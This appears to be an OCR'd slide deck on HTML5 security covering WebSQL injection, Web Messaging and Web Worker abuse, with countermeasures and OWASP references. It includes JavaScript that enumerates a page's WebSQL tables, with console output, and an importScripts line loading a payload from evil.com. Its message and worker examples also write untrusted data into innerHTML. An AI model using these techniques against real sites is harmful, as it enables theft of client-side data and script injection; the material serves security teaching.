
SQL Injection

- WebSQL is part of HTML 5 specification, it provides SQL database to the browser itself.
- Allows one time data loading and offline browsing capabilities.
- Causes security concern and potential injection points.
- Methods and calls are possible

```
openDatabase

executeSql
```


SQL Injection

- Through JavaScript one can harvest entire local database.
- Example



Blind WebSQL Enumeration

```
var dbo;
var table;
var usertable;
for(i in window){
        obj = window[i];
        try{
                if(obj.constructor.name=="Database"){
                        dbo = obj;
                                obj.transaction(function(tx){
                                tx.executeSql('SELECT name FROM sqlite_master WHERE
    type=\'table\'',[],function(tx,results){
                                        table=results;

                                },null);
                        });
                }
        }catch(ex){}
}
if(table.rows.length>1)
        usertable=table.rows.item(1).name;
```




Blind WebSQL Enumeration


- We will run through all objects and get object where constructor is “Database”
- We will make Select query directly to sqlite_master database
- We will grab 1st table leaving webkit table on 0th entry


Blind WebSQL Enumeration

```
> var dbo;
  var table;
  var usertable;
  for(i in window){
          obj = window[i];
          try{
                  if(obj.constructor.name=="Database"){
                          dbo = obj;
                          obj.transaction(function(tx){
                          tx.executeSql('SELECT name FROM sqlite_master WHERE type=\'table\'',[],function(tx,results){
                                  table=results;
                          },null);
                          });
                  }
          }catch(ex){}
  }
  if(table.rows.length>1)
          usertable=table.rows.item(1).name;
  "ITEMS"
> dbo
  ▶ Database
> table
  ▶ SQLResultSet
> usertable
  "ITEMS"
>
```




Web Messaging and Worker Injection





Web Messaging

- HTML5 is having new interframe communication system called Web Messaging.
- By postMessage() call parent frame/domain can call with the iframe
- Iframe can be loaded on cross domain. Hence, create issues – data/information validation & data leakage by cross posting possible
- worker.webkitPostMessage – faster transferable objects



Web Messaging - Scenario

- If postMessage() is set to * so page can be loaded in iframe and messaging can be hijacked
- Also, origin is not set to fixed then again frame listen from any domian – again an issue
- Stream coming needs to be checked before innerHTML or eval()
- Iframe or Web Worker can glue two streams – same domain or cross domain

Origin check

```
<script>
window.addEventListener('message', receiver, false);
function receiver(e)
{
        if (e.origin == 'http://192.168.100.123')
        {
        document.getElementById('p1').innerHTML= e.data;
        }
        else
        {
        alert("Different Origin");
        //alert(e.data);
        }
}


</script>
```

Web Worker – Hacks!

- Web Workers allows threading into HTML pages using JavaScript
- No need to use JavaScript calls like setTimeout(), setInterval(), XMLHttpRequest, and event handlers
- Totally Async and well supported

  [initialize] var worker = new Worker('task.js');

  [Messaging] worker.postMessage();

Web Worker – Hacks!

Web Page
Current DOM

Web Worker


XHR, Location, Navigator etc.

JavaScript Runtime Browser Platform

Scope and Object – No DOM Access

Regex, Array, JSON etc…

Background Thread on same page - messaging




Web Worker – Hacks!

- Security issues
  - It is not allowing to load cross domain worker scripts. (http:, https:,javascript:,data : -No)
  - It has some typical issues
    - It allows the use of XHR. Hence, in-domain and CORS requests possible
    - It can cause DoS – if user get stream to run JavaScript in worker thread. Don’t have access to parent DOM though
    - Message validation needed – else DOM based XSS

Web Worker – Hacks!


- Exmaple

```
<html>
<button onclick="Read()">Read Last Message</button>
<button onclick="stop()">Stop</button>
<output id="result"></output>

<script>
  function Read() {
    worker.postMessage({'cmd': 'read', 'msg': 'last'});
  }

  function stop() {
   worker.postMessage({'cmd': 'stop', 'msg': 'stop it'});
   alert("Worker stopped");
  }

  var worker = new Worker('message.js');

  worker.addEventListener('message', function(e) {
    document.getElementById('result').innerHTML = e.data;
  }, false);
</script>
</html>
```




Web Workers – Hacks!

- Possible to cause XSS
  - Running script
  - Passing hidden payload
- Also, web workers can help in embedding silent running js file and can be controlled.
- Can be a tool for payload delivery and control within browser framework
- importScripts("http://evil.com/payload.js") – worker can run cross domain script



Scan and Defend

- Scan and look for
  - JavaScript scanning
  - Messaging and Worker implementation
  - DOM calls
  - Use of eval(), document.* calls etc.
- Defense and Countermeasures
  - Same origin listening is a must for messaging event
  - Secure JavaScript coding




APIs …

- HTML5 few other APIs are interesting from security standpoint
  - File APIs – allows local file access and can mixed with ClickJacking and other attacks to gain client files.
  - Drag-Drop APIs – exploiting self XSS and few other tricks, hijacking cookies …
  - Lot more to explore and defend…

Resources/References

- http://www.html5rocks.com/en/ (Solid stuff)
- https://www.owasp.org/index.php/HTML5_Security_Cheat_Sheet (OWASP stuff)
- http://html5sec.org/ (Quick Cheat sheet)
- http://html5security.org/ (Good resources)
- http://blog.kotowicz.net/ (Interesting work)



Conclusion and Questions